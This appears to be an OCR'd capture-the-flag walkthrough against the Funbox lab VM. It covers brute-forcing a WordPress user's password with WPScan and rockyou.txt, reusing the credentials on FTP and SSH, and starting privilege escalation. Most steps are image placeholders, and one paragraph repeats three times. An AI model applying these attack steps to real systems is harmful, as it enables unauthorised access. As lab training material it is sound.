
Uploads directory is available but nothing juicy in it:




We have two users available, admin and Joe. Usually admins have higher security so let's go for Joe. Using WPScan let's run Joe through a wordlist (rockyou.txt) and see if we find something:




Here, we found the login credentials of joe:



Now lets see by logging in:




So, here we can access it but the user doesn't have much permissions:



Based on the results from nmap, we'll try the other entry points, starting by the FTP. ftp command is useful when we work on a server without GUI and you want to transfer files over FTP to or from a remote server. When downloading files with the ftp command, the files will be downloaded to the directory from which you typed the ftp command.


Based on the results from nmap, we'll try the other entry points, starting by the FTP. ftp command is useful when we work on a server without GUI and you want to transfer files over FTP to or from a remote server. When downloading files with the ftp command, the files will be downloaded to the directory from which you typed the ftp command.Based on the results from nmap, we'll try the other entry points, starting by the FTP. ftp command is useful when we work on a server without GUI and you want to transfer files over FTP to or from a remote server. When downloading files with the ftp command,

the files will be downloaded to the directory from which you typed the ftp command.




```
425 Unable to build data connection: Connection timed out
ftp>
ftp> ^Z
[3]+  Stopped                 ftp funbox.fritz.box
root@kali:~# su - shreya
shreya@kali:~$ ftp funbox.fritz.box
Connected to funbox.fritz.box.
220 ProFTPD Server (Debian) [::ffff:192.168.43.27]
Name (funbox.fritz.box:shreya): joe
331 Password required for joe
Password:
230 User joe logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful

^Z
[1]+  Stopped                 ftp funbox.fritz.box
shreya@kali:~$ netsh advfirewall set global StatefulFTP disable
-bash: netsh: command not found
shreya@kali:~$ ftp -p funbox.fritz.box
Connected to funbox.fritz.box.
220 ProFTPD Server (Debian) [::ffff:192.168.43.27]
Name (funbox.fritz.box:shreya): joe
331 Password required for joe
Password:
```

We get an error here. Let's try out the passive mode




```
shreya@kali:~$ ftp -p funbox.fritz.box
Connected to funbox.fritz.box.
220 ProFTPD Server (Debian) [::ffff:192.168.43.27]
Name (funbox.fritz.box:shreya): joe
331 Password required for joe
Password:
230 User joe logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (192,168,43,27,148,75).
150 Opening ASCII mode data connection for file list
-rw-------   1 joe      joe           998 Jul 18 09:49 mbox
226 Transfer complete
ftp> get mbox
local: mbox remote: mbox
227 Entering Passive Mode (192,168,43,27,176,25).
150 Opening BINARY mode data connection for mbox (998 bytes)
226 Transfer complete
998 bytes received in 0.03 secs (35.6804 kB/s)
ftp> cat mbox
?Invalid command
ftp> 221 Goodbye
?Invalid command
ftp> exit
221 Goodbye.
shreya@kali:~$
```


Yup, it's running !!



Credentials are valid on FTP and we can extract some emails.

Let's see if the credentials matches SSH:






Time for privilege escalation! Let's see his sudoer


permissions:

Found an HTML script in the funny directory and the modified date matches the VM time. Maybe a cron job was running to generate the file. Let's find it out.




Spawn a process, and connect its controlling terminal with the current process's standard io.

